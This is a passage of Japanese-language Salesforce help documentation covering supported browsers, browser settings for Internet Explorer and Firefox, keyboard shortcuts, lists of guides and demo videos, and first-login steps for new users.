メモ: モバイルブラウザで Lightning Experience にアクセスすることはできません。モバイルデバイスで作業をする場合は、代わりに Salesforce1 アプリケーションを使用することをお勧めします。Salesforce1 でサポートされるモバイルブラウザについては、「Salesforce1 モバイルアプリケーションの要件」 (ページ 97)を参照してください。

Microsoft Edge

Lightning Experience では、Windows 10 の Microsoft Edge がサポートされています。次の制限があります。

- Microsoft Edge の HTML ソリューションエディタは、Salesforce ナレッジではサポートされていません。
- Microsoft Edge は、開発者コンソールではサポートされていません。
- Microsoft Edge は、CTI Toolkit バージョン 4.0 以降を使用して作成された Salesforce CRM Call Center ではサポートされていません。

Microsoft Internet Explorer バージョン 11

重要: Internet Explorer 11 による Lightning Experience へのアクセスは、Summer '16 以降サポートされなくなります。

- 既存の組織のユーザは、2017 年 12 月 16 日まで引き続き IE11 を使用して Lightning Experience にアクセスできます。
- Summer '16 以降に作成された新規組織のユーザは、IE11 を使用して Lightning Experience にアクセスすることはできません。代わりに、IE11 ユーザは自動的に Salesforce Classic にリダイレクトされます。

この変更についての詳細は、「Microsoft Internet Explorer バージョン 11 を使用した Lightning Experience および Salesforce1 モバイルブラウザアプリケーションへのアクセスのサポート終了」を参照してください。

Internet Explorer を使用する場合は、Salesforce でサポートされている最新バージョンを使用することをお勧めします。すべての Microsoft ソフトウェア更新を適用してください。次の制限があります。

- Salesforce フルサイトは、標準キーボードおよびマウス入力が可能な Windows 8 および 8.1 搭載タッチ対応ラップトップの Internet Explorer 11 でのみサポートされます。タッチが主要な操作手段であるモバイルデ

バイスやタブレットではサポートされていません。代わりに Salesforce1 モバイルブラウザアプリケーションを使用してください。

- Internet Explorer 11 の HTML ソリューションエディタは、Salesforce ナレッジではサポートされていません。
- Internet Explorer の互換表示機能はサポートされていません。
- `X-UA-Compatibility` ヘッダーなどを使用したブラウザの互換性解析モードの変更はサポートされていません。
- Internet Explorer 11 は、開発者コンソールではサポートされていません。
- Internet Explorer 11 は、CTI Toolkit バージョン 4.0 以降を使用して作成された Salesforce CRM Call Center ではサポートされていません。
- フィードコメントへのファイルのドラッグアンドドロップは Internet Explorer ではサポートされていません。

設定の推奨事項については、「Internet Explorer の設定」 (ページ 19)を参照してください。

Mozilla® Firefox® の最新の安定バージョン

Salesforce は Firefox の最新バージョンのテストおよびサポートに努めています。設定の推奨事項については、「Firefox の設定」 (ページ 20)を参照してください。

Google Chrome™ の最新の安定バージョン

Chrome では自動的に更新が適用されます。Salesforce は、最新バージョンのテストおよびサポートに努めています。Chrome の設定に関する推奨事項はありません。

メモ: Google Chromium™ の最新の安定バージョンがサポートされています。

Mac OS X の Apple® Safari® バージョン 8.x および 9.x

Safari の設定に関する推奨事項はありません。

Safari は、以下ではサポートされていません。

- バージョン 4.0 より前の CTI Toolkit を使用して作成された Salesforce CRM Call Center
- Salesforce Wave Analytics

Wave Analytics でサポートされるブラウザ

ブラウザサポートは、Microsoft Internet Explorer バージョン 11、および Mozilla Firefox と Google Chrome の最新の安定バージョンで使用できます。

すべてのブラウザに関する推奨事項と要件

- すべてのブラウザに対して、JavaScript、Cookie、TLS 1.2 を有効にします。TLS 1.2 が使用できない場合、TLS 1.1 を有効にします。TLS 1.1 または TLS 1.2 をサポートしていないブラウザの場合、TLS 1.0 が無効化されると、Salesforce にアクセスできなくなります。無効化は、Sandbox 組織については 2016 年 6 月、本番組織については 2017 年前半にスケジュールされていますが、確定ではありません。
- すべての Salesforce 機能をサポートするために必要な最小画面解像度は 1024×768 です。画面解像度がそれより低い場合、レポートビルダーやページレイアウトエディタなどの Salesforce 機能が正しく表示されない可能性があります。

- Apple Safari または Google Chrome を使用している Mac OS ユーザは、システム設定の［スクロールバーを表示］が [常に] に設定されていることを確認してください。
- 一部のサードパーティ Web ブラウザプラグインと拡張は、Chatter の機能に干渉する可能性があります。Chatter が正常に機能しなかったり、整合性のない動作をする場合は、Web ブラウザのプラグインと拡張を無効にしてから、もう一度試してみてください。

ドキュメントおよびオンライントレーニングコースを表示するプラグインの取得

Salesforce PDF ドキュメントおよびオンライントレーニングコースの表示に必要なプラグインをダウンロードします。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

- **Adobe Reader** — PDF ドキュメントを表示する場合。無料版をダウンロードするには、Adobe Reader のダウンロードページにアクセスします。
- **Macromedia Flash Player** — オンラインのトレーニングコースを受講する場合。無料版をダウンロードするには、Adobe Flash Player のダウンロードページにアクセスします。

キーボードショートカットに関する説明

キーボードショートカットを使用して、Salesforce で効率的に作業できます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Web ブラウザで使用可能な標準キーボードショートカットに加えて、Salesforce では次のキーボードショートカットをサポートしています。

- ALT + <n> (n は、0 ～ 9 までの任意の数) を押すと、サイドバーの [最近使ったデータ] リストの項目が強調表示されます。たとえば、ALT + 1 を押すと、リストの最初の項目が強調表示され、ALT + 2 を押すと 2 番目の項目が強調表示されます。ALT + 0 を押すと、リストの 10 番目の項目が強調表示されます。

  メモ: Mozilla® Firefox® を使用している場合は、SHIFT + ALT + 数字を押すと、強調表示した項目が自動的に表示されます。Mac で Mozilla Firefox を使用している場合、CTRL + 数字を押します。Microsoft® Internet Explorer® を使用している場合、ALT + 数字を押してから Enter キーを押すと、強調表示した項目が表示されます。

- 折りたたみ可能なサイドバーが組織内で使用されている場合は、ALT + S を押すとサイドバーを開いたり閉じたりできます。ALT + S を押してサイドバーを開くと、カーソルが自動的に [検索] ボックスに位置付けられます。

Lightning Experience コンポーザウィンドウのキーボードショートカット

エディション

Lightning Experience で使用可能

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キーボードショートカットを使用すると、Lightning Experience コンポーザウィンドウで効率的に作業できます。コンポーザウィンドウを開いて、ToDo の作成、メモ取り、活動の記録などを行うことができます。キーボードショートカットを使用して、コンポーザ内の項目間や、同時に開かれている複数のコンポーザウィンドウ間を容易に移動できます。

Web ブラウザで使用可能な標準キーボードショートカットに加えて、Lightning Experience ではコンポーザウィンドウ使用時に次の便利なショートカットがサポートされます。

- Alt+1: ページの任意の場所からオーバーフローメニューを開く
- 上下矢印キー: オーバーフローメニュー内の開かれたコンポーザウィンドウのリスト内を移動する
- 左右矢印キー: 開かれたコンポーザウィンドウ間を移動する
- Enter (コンポーザウィンドウのヘッダーから): フォーカスをコンポーザウィンドウ内に移動する
- Tab キー: コンポーザウィンドウ内の項目間を巡回する
- Esc キー: フォーカスをコンポーザウィンドウからウィンドウのヘッダーに移動する

Internet Explorer の設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

Internet Explorer を使用する場合は、Salesforce でサポートされている最新バージョンを使用することをお勧めします。すべての Microsoft ソフトウェア更新を適用してください。

Internet Explorer のパフォーマンスを最大化するために、ブラウザの設定から [インターネット オプション] ダイアログボックスの次のオプションを設定します。

[全般] タブ

1. [全般] タブで、[閲覧の履歴] の下の [設定] をクリックします。
2. [保存しているページの新しいバージョンの確認] オプションとして、[自動的に確認する]を選択します。
3. [使用ディスク領域] オプションで、50 MB 以上を指定します。

[セキュリティ] タブ

1. [セキュリティ] タブで、[インターネット] の下の [レベルのカスタマイズ] をクリックし、[スクリプト] セクションまでスクロールします。
2. [アクティブ スクリプト] オプションが有効になっていることを確認します。JavaScript は、この設定が有効になっているかどうかに依存します。

[プライバシー] タブ

1. [プライバシー] タブで、[詳細] をクリックします。
2. [自動 Cookie 処理を上書きする] オプションを選択します。
3. [常にセッション Cookie を許可する] オプションを選択します。
4. [サードパーティの Cookie] オプションで、[受け入れる] を選択します。

[詳細設定] タブ

[詳細設定] タブで、[セキュリティ] セクションにスクロールし、次のように設定します。

- [暗号化されたページをディスクに保存しない] オプションはオンにしません。
- [TLS 1.0 を使用]、[TLS 1.1 を使用]、および [TLS 1.2 を使用] をクリックします。[SSL 2.0 を使用] および [SSL 3.0 を使用] をオフにします。SSL は Salesforce でサポートされなくなりました。TLS 1.0 は、無効化 (現在、Sandbox 組織は 2016 年 6 月、本番組織は 2017 年前半に予定) 後はサポートされなくなります。

ヒント: [ブラウザを閉じたとき、[Temporary Internet Files] フォルダを空にする] オプションをオンにすると、Internet Explorer の終了時にキャッシュがクリアされます。この設定では、プライバシーは保護されますが、パフォーマンスが低下する場合があります。

関連トピック:

サポートされるブラウザ

Firefox の設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

Firefox での Salesforce の動作を最適にするには、ブラウザにいくつかの設定を行う必要があります。

Salesforce は Firefox の最新バージョンのテストおよびサポートに努めています。

必要な設定

Firefox が Cookie を受け入れることを確認します。

1. [ツール] > [オプション] をクリックします (Mac では、[Firefox] > [環境設定] をクリックします)。
2. [プライバシー] パネルに移動します。
3. [Firefox の動作] オプションで、[履歴にカスタム設定を使用] を選択します。
4. [サイトから送られてきた Cookie を保存する] オプションを選択します。
5. [サードパーティの Cookie を保存する] オプションを選択します。
6. [時間を指定して保持] オプションで、[期限が切れます] を選択します。
7. [OK] をクリックします。

高度な設定

必要に応じて、パフォーマンスの最大化のためにキャッシュの詳細設定を行います。

1. ブラウザのロケーションバーに「*about:config*」と入力し、Enter キーを押します。
2. 警告が表示されたら、[細心の注意を払って使用する] をクリックします。
3. 次の設定を探し、設定名をダブルクリックして推奨値に設定します。変更はすぐ有効になります。
4. 次のキャッシング設定を行って、要求間で共通のリソースをブラウザで維持する方法を変更します。

Preference	推奨値	デフォルト値
browser.cache.check_doc_frequency	3	3
browser.cache.disk.capacity	50,000以上。ハードディスク使用量を増やします。	50,000
browser.cache.disk.enable	true	true
browser.cache.disk_cache_ssl	true	false
browser.cache.memory.enable	true	true
network.http.use-cache	true	true

メモ: これらの設定のいくつかについては、Firefox ブラウザで [ツール] > [オプション] をクリックして設定することもできます。詳細については、「Firefox の設定」 を参照してください。

ヒント: privacy.sanitize.sanitizeOnShutdown を「True」に設定すると、Firefox の終了時にキャッシュがクリアされます。この設定では、プライバシーは保護されますが、パフォーマンスが低下する場合があります。

キャッシュの内容を表示するには、Firefox のロケーションバーに「`about:cache`」と入力し、Enter キーを押します。

上記およびそれ以外の設定についての詳細は、「Firefox の設定」 および 「Firefox の設定」を参照してください。

関連トピック:

サポートされるブラウザ

ヒント集と実装ガイド

オンラインヘルプに加え、Salesforce では、Salesforce を使用して成功していただけるよう、その他の資料も公開しています。これらのドキュメントには、ヒント集、実装ガイド、そして Salesforce の特徴や機能について説明したその他のリソースが含まれます。

メモ: Adobe® PDF ファイルを開くためには Adobe Reader® が必要です。Reader の最新バージョンをダウンロードするには、`www.adobe.com/products/acrobat/readstep2.html` にアクセスしてください。

- 全ユーザ向け
- 営業担当者向け

デモビデオ

ウォークスルーによる作業効率の向上
対話型のウォークスルーは、作業や機能をステップバイステップで案内します。Salesforce では、Salesforce を使用して成功していただけるよう、ウォークスルーを作成しています。

関連トピック:
デモビデオ

全ユーザ向け

次のドキュメントはすべての Salesforce ユーザを対象としています。

- *Salesforce を使って成功する方法*
- *コンテンツ配信のヒント集*
- *Chatter およびよくある質問 (FAQ)*

営業担当者向け

営業担当者には次のドキュメントが適用されます。

エンタープライズテリトリー管理

- *Enterprise Territory Management Implementation Guide (エンタープライズテリトリー管理実装ガイド)*

取引先管理

- *差し込み印刷テンプレートのサンプル* (Zip ファイル)

デモビデオ

Salesforce では、Salesforce を使用して成功していただけるよう、デモビデオを作成しています。ビデオはすべて英語です。

- Salesforce の設定
- ユーザの設定
- Salesforce の一般的な機能
- Community
- セールス
- サービス
- プラットフォームとアプリケーション

Salesforce の設定

動画のタイトル	エンドユーザ向け	システム管理者向け
Get Ready to Migrate to Lightning Experience (Lightning Experience への移行の準備) Lightning Experience は、営業担当の作業のやり方を変える最新のインテリジェントな Salesforce ユーザインターフェースです。営業担当が使用を開始するには、事前に Salesforce システム管理者が Salesforce Classic から移行する必要があります。この動画では、移行アシスタントのガイドに従ってシステム管理者が移行の各ステップをどう進めればよいかを説明します。		✔

ユーザの設定

動画のタイトル	エンドユーザ向け	システム管理者向け
How to Change Your Personal Settings in Salesforce (Salesforce で個人設定を変更する方法) この短い動画では、Salesforce での個人設定の変更について説明します。ページ上部に表示されるタブの変更、個々のページに表示されるレイアウトと要素の変更、Chatter メール設定の調整を行うことができます。	✔	
Need Help Logging In? (ログインの支援が必要ですか?) Salesforce パスワードを忘れた場合の対処方法を説明するクイックビデオです。	✔	

Salesforce の一般的な機能

動画のタイトル	エンドユーザ向け	システム管理者向け
Searching in Salesforce Classic (Salesforce Classic での検索) この動画では、Salesforce および Chatter 内の検索について説明し、ファイル、投稿、レコード、トピックをすばやく見つけられるようにします。	✔	
Searching in Salesforce Lightning Experience (Salesforce Lightning Experience での検索) この動画では、Salesforce Lightning Experience での検索および検索結果のナビゲーションについて説明します。	✔	

動画のタイトル	エンドユーザ向け	システム管理者向け
How Does Search Work? (検索のしくみ) 検索時に組織内の情報がどのように検出されるのか疑問に思ったことはありませんか? この動画では、どのようにして検索語が分解され、検索インデックスと照合されるのかなど、検索プロセスついて説明します。	✔	✔
How to Search In Help (ヘルプでの検索方法) ヘルプポータルは、ドキュメント、トラブルシューティングタイプのナレッジ記事、動画など、広範囲に及びます。検索設定を微調整して、検索条件の使用方法を学習し、いつでも必要な情報を探すことができるようにします。	✔	
Prospecting Insights in Lightning (Lightning のプロスペクティングインサイト) 顧客との関係を構築し、Lightning Experience の Data.com プロスペクティングインサイトを使用して商談を成立させます。		

Community

動画のタイトル	エンドユーザ向け	システム管理者向け
Tips for Rolling Out Chatter (Chatter のロールアウトのヒント) 組織への Chatter のロールアウト方法やユーザ間での導入の促進方法を明確に把握できていますか。この短い動画を見て、オプションを確認し、ビジネスニーズに合った独自の計画を作成してください。		✔
Collaborate in Chatter Groups (Chatter グループでのコラボレーション) Chatter グループは、グループメンバーがチームとして作業し、リソースを共有し、顧客を招待することもできる、さまざまなレベルのプライバシーを使用したコラボレーション環境を提供します。この動画を見て、組織のグループ戦略を計画し、グループフィード、グループ検索、ファイル、お知らせ、その他の強力な機能を最大限に活用してください。	✔	✔
Discover and Organize with Chatter Topics (Chatter トピックを使用した検出と整理) Chatter トピックを使用して、他のユーザが話している話題の確認、参加を希望している会話の整理、同じトピックに関して興味や知識を持っている人やグループの検出を行います。	✔	
Getting the Most Out of Chatter Feeds (Chatter フィードを最大限に活用)	✔	

動画のタイトル	エンドユーザ向け	システム管理者向け
Salesforce Chatter を使用すると、投稿、アンケート、およびブックマークを作成し、Chatter で同僚と効果的にコラボレーションできます。フォローされている人またはグループに投稿する方法、後で見つけられるように投稿をブックマークする方法、結果をすぐ収集するためにアンケートを作成する方法について説明します。		
Enhancing Your Chatter Posts (Chatter 投稿の強化) @メンションおよびハッシュタグトピックを使用して、Chatter 投稿を強化します。	✔	
Get Started with Salesforce Files Sync (Salesforce Files Sync の使用開始) すべてのファイルが常に最新バージョンになるように、コンピュータまたはモバイルデバイスと Salesforce 間でファイルを同期する方法を学習します。	✔	
Setting Up Your Salesforce Community (Salesforce コミュニティの設定) Salesforce システム管理者が Salesforce Communities を使用して会社のサポートコミュニティを作成する方法を説明します。		✔

営業

動画のタイトル	エンドユーザ向け	システム管理者向け
Lightning Experience: Take it for a Spin (Lightning Experience: 試してみよう) この動画では、Salesforce Lightning Experience の全容を示します。個人設定を見つける方法、レコードやアプリケーションなどの項目を見つける場所、レコードをナビゲーションして詳細や一般的なアクションを見つける方法について説明します。	✔	
Use Tasks in Lightning Experience to Boost Sales Productivity (Lightning Experience での ToDo を使用した営業の生産性向上) Lightning Experience で ToDo を管理する 3 通りの有力な方法について説明します。	✔	
Qualify and Convert Your Leads Efficiently (リードの効率的な評価および変換) Lightning Experience のリードワークスペースは、リードの評価に取り組む司令本部です。活動の記録、ToDo の作成、コラボレーション、メールの送信のすべてをワークスペースから行います。	✔	

動画のタイトル	エンドユーザ向け	システム管理者向け
Work Your Opportunities and Manage Your Pipeline (商談の促進とパイプラインの管理) この動画では、Salesforce Lightning Experience で案件を処理し、パイプラインを管理する方法を示します。	✔	
Take Your Tasks from Desktop to Mobile (デスクトップからモバイルへの ToDo の移動) Salesforce の使用開始時に設定ウィザードが役立つことを示します。		✔
Salesforce Basics for Helping Your Sales Teams Close Deals Faster (営業チームが商談を迅速に成立させるための Salesforce の基本事項) データを保存するために Salesforce で使用する標準オブジェクトについて説明します。	✔	✔
Take Your Tasks from Desktop to Mobile (デスクトップからモバイルへの ToDo の移動) 携帯電話およびタブレット向けの Salesforce1 アプリケーションを使用して、外出先でも常に ToDo を把握します。	✔	
Accounts and Contacts on the Go (外出先での取引先および取引先責任者) 携帯電話およびタブレット向けの Salesforce1 アプリケーションでデスクトップデータとモバイルデータを統合します。	✔	
Splitting Credit across Your Sales Team (営業チーム間でのクレジット分割) 収益分割およびオーバーレイ分割を商談に追加する方法を学習します。	✔	
Connecting Social Networks to Accounts, Contacts, and Leads (取引先、取引先責任者、およびリードへのソーシャルネットワークの接続) Salesforce 取引先、取引先責任者、およびリードにソーシャルデータを追加することにより既存の顧客および見込み客の詳細を把握します。	✔	
Editing Role-Based Category Group Visibility (ロールベースのカテゴリグループ表示設定の編集) 特定のデータカテゴリに基づいて、アンサーコミュニティの質問、知識ベースの記事などの情報の表示を特定のロールに許可します。		✔
Forecast Accurately With Collaborative Forecasts (コラボレーション売上予測を使用した正確な売上予測) 売上目標を達成できるようにするためのコラボレーション売上予測の巧みな操作方法を確認します。	✔	

動画のタイトル	エンドユーザ向け	システム管理者向け
Sending Mass Email (一括メール送信) このデモでは、Salesforce で一括メール送信ツールを活用して顧客と迅速に連絡を取り、Salesforce アプリケーション内でこれらのメールを管理する方法を説明します。	✔	
Creating Quote Templates (見積テンプレートの作成) 見積テンプレートを使用すると、営業担当が顧客に送信する見積 PDF のテンプレートを設計、プレビュー、有効化できます。	✔	
How to Merge Contacts in Salesforce (Salesforce での取引先責任者のマージ方法) Salesforce で、重複する取引先責任者レコードをマージする方法を学習します。	✔	
How to Use Notes (メモの使用方法) Salesforce1 での高度なメモを取るためのツール、メモの使用方法を学習します。	✔	
How to Track Calls, Emails, and Meetings (電話、メール、ミーティングを追跡する方法) Salesforce で電話、メール、ミーティングなどの行動を追跡する方法を学習します。	✔	
Merging Duplicate Accounts: Tips and Gotchas (重複する取引先のマージ: ヒントおよび潜在的な問題) [取引先のマージ] ツールを使用すると、複数の取引先レコードを 1 つにマージすることや、レコードごとに保持するデータを選択することができます。この動画では、クリーンな状態の有用なデータをすばやく取得するためのプロセスを説明します。	✔	
Relate a Single Contact to Multiple Accounts (1 人の取引先責任者の複数の取引先への関連付け) 担当する個人と法人の間のリレーションを追跡することがいかに簡単であるかについて説明します。1 つの取引先責任者レコードを複数の取引先レコードに関連付けけると、現在および過去のリレーションが表示できるため、交渉相手がどのような人物か、場合によっては誰と交渉すべきかをいつでも把握できます。	✔	
Set Up Contacts to Multiple Accounts (取引先責任者-to-複数取引先の設定) 営業担当が顧客とその勤務先の法人との間のリレーションを簡単に追跡できるようにします。取引先責任者-to-複数取引先は簡単に設定でき、		✔

動画のタイトル	エンドユーザ向け	システム管理者向け
営業担当が1つの取引先責任者レコードを複数の取引先に関連付けられるようになります。		
Lightning Sync 動画		
Set Up a Microsoft® Exchange Service Account to Sync with Salesforce (for administrators using Office 365™ Admin Center) (Salesforce と同期するための Microsoft® Exchange サービスアカウントの設定 (Office 365™ 管理センターを使用するシステム管理者向け)) この動画では、Microsoft Office 365 ポイント & クリックインターフェースを使用して、Lightning Sync の Exchange サービスアカウントを設定する方法を説明します。		✔
Set Up a Microsoft® Exchange Service Account to Sync with Salesforce (for administrators using command shell) (Salesforce と同期するための Microsoft® Exchange サービスアカウントの設定 (コマンドシェルを使用するシステム管理者向け)) この動画では、コマンドラインインターフェースを使用して、Lightning Sync に対して Exchange 2013、Exchange 2016、または Microsoft Office 365™ (Exchange Online) サービスアカウントを設定する方法を説明します。		✔
Salesforce for Outlook 動画		
Getting Started with Salesforce for Outlook (Salesforce for Outlook の使用開始) Salesforce for Outlook を使用すると、Microsoft® Outlook® と Salesforce の間で取引先責任者、行動、および ToDo を同期できます。Outlook から直接、Outlook のメール、予定、仕事を Salesforce のレコードに関連付けることもできます。Salesforce for Outlook をシステムにダウンロードしてインストールする方法を学習します。	✔	
Learning about Sync Directions (同期方向に関する説明) Salesforce for Outlook の同期方向の設定を参照し、その設定を変更する権限があるかどうかを確認する方法について説明します。	✔	
Using the Salesforce Side Panel to Work with Records in Microsoft® Outlook® (Salesforce サイドパネルを使用した Microsoft® Outlook® のレコードの操作) Outlook で直接 Salesforce レコードを操作する方法を学習します。また、任意の Salesforce レコードに Outlook メールと行動を追加する方法も学習します。	✔	
Work.com 動画		
Getting Started with Salesforce for Outlook (Salesforce for Outlook の使用開始)		✔

動画のタイトル	エンドユーザ向け	システム管理者向け
この動画では、Work.com のパフォーマンス管理機能を紹介します。Work.com を使用すると、同僚の表彰、目標を使用した社内の連携、定義可能な総計値に関連付けられたコーチングリレーションの作成、フィードバックの提供と要請、パフォーマンスサマリーのロールアウトを行うことができます。		

サービス

動画のタイトル	エンドユーザ向け	システム管理者向け
	✔	
Introducing the Salesforce Console (Salesforce コンソールの概要) Salesforce コンソールのタブを使用すると、迅速にレコードを検索して更新できます。	✔	
Prepare to Set Up a Salesforce Console (Salesforce コンソール の設定準備) サポートエージェント向けに Service Cloud コンソールを設定する方法を説明します。		✔
Entitlement Management Setup (エンタイトルメント管理の設定) エンタイトルメント管理機能の設定方法を学習します。エンタイトルメント管理により、サポート担当者は特定の種類のサポートの対象である顧客を確認できます。この動画では、エンタイトルメント管理マイルストン、エンタイトルメントプロセス、エンタイトルメント、サービス契約について説明します。		✔
Updating Entitlement Processes with Entitlement Versioning (エンタイトルメントのバージョン設定でのエンタイトルメントプロセスの更新) エンタイトルメントプロセスの新規バージョンを作成し、新規バージョンを編集して新規および既存のエンタイトルメントに適用する方法について説明します。		✔
Setting Up Data Categories (データカテゴリの設定) データカテゴリでは、ビジネスニーズに基づいてデータを分類できます。		✔
Support Your Customers on Their Social Networks (ソーシャルネットワーク上の顧客のサポート) ソーシャルカスタマーサービスの使用を開始する方法を学習します。		✔

動画のタイトル	エンドユーザ向け	システム管理者向け
Live Agent Configuration (Live Agent の設定) Live Agent で Salesforce を設定し、エージェントがチャットできるようにします。		✔

プラットフォームとアプリケーション (一般)

動画のタイトル	エンドユーザ向け	システム管理者向け
How to Change the Look and Feel of Salesforce for Your Company (自社向けに Salesforce のデザインを変更する方法) 組織の Salesforce の外観をカスタマイズする方法のクイックツアーです。		✔
Creating a Workflow Rule (ワークフロールールの作成) Salesforce でワークフロールールを作成する方法のクイックツアーです。		✔
Visual Workflow Cloud Flow Designer の概要 このデモでは、フロー作成ツールである Visual Workflow の Cloud Flow Designer の概要について説明します。Salesforce Cloud Flow Designer を使用すると、コードを記述せずに完全に Salesforce 内で、画面を設定し、フローの分岐ロジックを定義できます。		✔
Building a Simple Flow (簡単なフローの作成) ユーザ入力項目や選択肢を使用して簡単な 2 画面の寄付のフローを作成する手順を説明します。ユーザの情報を収集し、寄付レベルの選択を求め、献金に対して感謝します。		✔
Troubleshooting Workflow (トラブルシューティングワークフロー) ワークフローで発生することがある最も一般的な問題を調査して、トラブルシューティングする方法を学習します。		✔
Avoid Unwanted Actions in Your Process (プロセスでの不要なアクションの回避) この動画では、プロセスビルダーのオプションを設定する方法について説明します。これによって、たとえば、大型商談が更新されるたびに副社長に大量のメールが送信されるのを回避できます。		✔
Accessing the Email Field from a Lookup Object (参照オブジェクトからのメール項目へのアクセス)		✔

動画のタイトル	エンドユーザ向け	システム管理者向け
子オブジェクトで参照オブジェクトの項目を使用することがあります。たとえば、子オブジェクトに基づいたワークフローで、参照オブジェクトのメール項目にアクセスしたりします。この動画では、このようなシナリオについて説明します。		
Creating Custom Links and Buttons (カスタムリンクとカスタムボタンの作成) 会社の住所とYahoo!地図を対応付ける取引先オブジェクトのリンクを作成する方法を学習します。		✔
Force.com Quick Access Menu (Force.com クイックアクセスメニュー) システム管理者として、[設定] メニューを経由せずに、コンテキストに応じてオブジェクトタブから項目の表示や作成、あるいはレコードタイプの表示や作成を行いたいと考えたことはありませんか?この動画では、Force.com クイックアクセスメニューを使用する方法について説明します。		✔
How Organization Sync Works (組織の同期のしくみ) 組織の同期について学習します。この高可用性機能を使用して、プライマリ組織が停止またはメンテナンス中にユーザがアクセス可能な同期済みのセカンダリ Salesforce 組織を設定できます。		✔
Who Sees What: Record Types (Who Sees What: レコードタイプ) レコードタイプを使用して同じオブジェクトのデータを異なる方法で整理および収集する方法について学習します。		✔

カスタム項目

動画のタイトル	エンドユーザ向け	システム管理者向け
How to Create a Custom Field in Salesforce (Salesforce でのカスタム項目の作成方法) Salesforce をカスタマイズして、すべてのビジネスデータを収集できます。この短い動画では、正しいデータ型の選択から項目レベルセキュリティの適用まで、カスタム選択リスト項目を作成する手順を説明します。		✔
Custom Fields: Picklists (カスタム項目: 選択リスト)		✔

動画のタイトル	エンドユーザ向け	システム管理者向け
この動画では、選択リスト項目の作成、項目への新しい値の追加、および古い値の削除ついて説明します。また、ユーザの作業に関連する選択肢がユーザに表示されるように、正しいページレイアウトに値を追加する方法についても説明します。		
Custom Fields: Tips and Gotchas (カスタム項目: ヒントおよび潜在的な問題) エキスパートからいくつかのベストプラクティス、項目の削除に関する詳細、項目の使用制限、項目履歴管理などを学びます。また、データ型の変更時の注意事項や、テキスト項目の適切なデータ型の選択に関するアドバイスも示します。		✔

数式

動画のタイトル	エンドユーザ向け	システム管理者向け
Getting Started With Formulas (数式の使用開始) この動画では、Salesforce 数式の概要、アプリケーションでの数式エディタのアクセス、エディタツールを使用して数式を作成する方法について説明します。		✔
How to Calculate the Number of Days a Case is Open (ケースのオープン日数の計算方法) この動画では、ケースをクローズするまでに要した日数 (ケースがオープン中の場合は、最初にオープンしてからの経過日数) を計算する数式の作成について説明します。		✔
How to Build an Image Formula (画像数式の作成方法) この動画では、リードの評価項目に画像を追加する迅速かつ簡単な数式の作成方法について説明します。「見込み有り」には星 5 個、「将来見込み有り」には星 3 個、「見込み無し」には星 1 個を使用して、どのリードが最も重要かを営業担当者が一目で判断できます。		✔

動画のタイトル	エンドユーザ向け	システム管理者向け
Formulas: Tips and Gotchas (数式: ヒントおよび潜在的な問題) 数式は強力な機能で、項目およびレポートで使用できます。この動画では、開始方法や、よくある間違いの回避方法に関するいくつかのプロのヒントについて説明します。		✔

関連トピック:

ヒント集と実装ガイド

ウォークスルーによる作業効率の向上

エディション

使用可能なエディション: すべてのエディション

対話型のウォークスルーは、作業や機能をステップバイステップで案内します。Salesforce では、Salesforce を使用して成功していただけるよう、ウォークスルーを作成しています。

ウォークスルーリンクをクリックする前に、Salesforce の正しいページにアクセスできるようにするため、ユーザ権限および機能に関連付けられたライセンスが適切であることを確認してください。その後で、リンクをクリックしてウォークスルーを開きます。まだログインしていない場合は、アカウントにログインするよう求められます。

ウォークスルーの一連の手順に従うことで、タスクを完了したり、自分の Salesforce アカウント内で機能を直接確認したりできます。

メモ: ウォークスルーでは、デモ環境ではなく、ユーザ自身の Salesforce アカウント内で操作を行います。そのため、手順に従うことで組織のデータを実際に変更することになります。このような変更を加えることが心配な場合は、Sandbox アカウントまたは別のテスト環境でまずウォークスルーを使用してください。

新規ユーザとしての使用開始

Salesforce の新規ユーザですか? 新規ユーザとして設定すると、アプリケーションの使用をすぐに開始できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション、Chatter を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

1. 初回のログイン
   システム管理者がユーザを新規ユーザとして設定すると、ユーザに、ユーザ名および組織の Salesforce サイトへのリンクを含むメールが送信されます。
2. Salesforce での操作方法
   Salesforce の基本領域を移動してアプリケーションの操作方法をすばやく見つける方法を習得します。
3. Chatter プロファイルの設定
   Chatter プロファイルにより、やりとりする同僚や顧客があなたがどのような人かを知ることができます。あなたの写真や、役職および連絡先詳細などの基本情報が含まれます。
4. Salesforce 環境のカスタマイズ
   Salesforce には、操作性のカスタマイズに役立つ個人設定オプションが含まれています。有効になっている Salesforce の環境に応じて、これらの設定はアプリケーションの異なる部分にあります。
5. Salesforce システム管理者の概要
   Salesforce システム管理者 (「管理者」とも呼ばれる) は、システム管理を任務とし、その他の特別な権限を持つ Salesforce ユーザです。システム管理者は、組織の Salesforce 設定と、その円滑な運用を担当します。システム管理者には特別なプロファイルが設定されており、ユーザを追加したり、ユーザが Salesforce で何を表示し実行できるかを指定したりできます。システム管理者は、カスタムの Salesforce オブジェクト、ワークフロー、入力規則、レポートなどを作成して、ユーザの生産性を高めることができます。また、企画、問題解決、支援なども行います。
6. 一部の機能を表示できない理由は?
   Salesforce では詳細なカスタマイズを行えるため、商品のすべての機能にアクセスできない可能性があります。
7. 新規ユーザ向けのヒント集
   初日から手堅く生産性の高い Salesforce ユーザとなるために必要なヒントを示します。

初回のログイン

システム管理者がユーザを新規ユーザとして設定すると、ユーザに、ユーザ名および組織の Salesforce サイトへのリンクを含むメールが送信されます。

初回のログインは、次の方法で行います。

1. メールに含まれているログイン情報を確認します。
2. メールに記載されているリンクをクリックします。
   サイトに自動的にログインされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

3. パスワードを設定し、パスワードを忘れた場合に ID を確認するためのセキュリティの質問と回答を選択するよう求められます。

ログイン情報を受信していない場合は、組織の Salesforce システム管理者にお問い合わせください。

関連トピック:

ログイン問題のトラブルシューティング

ID の検証

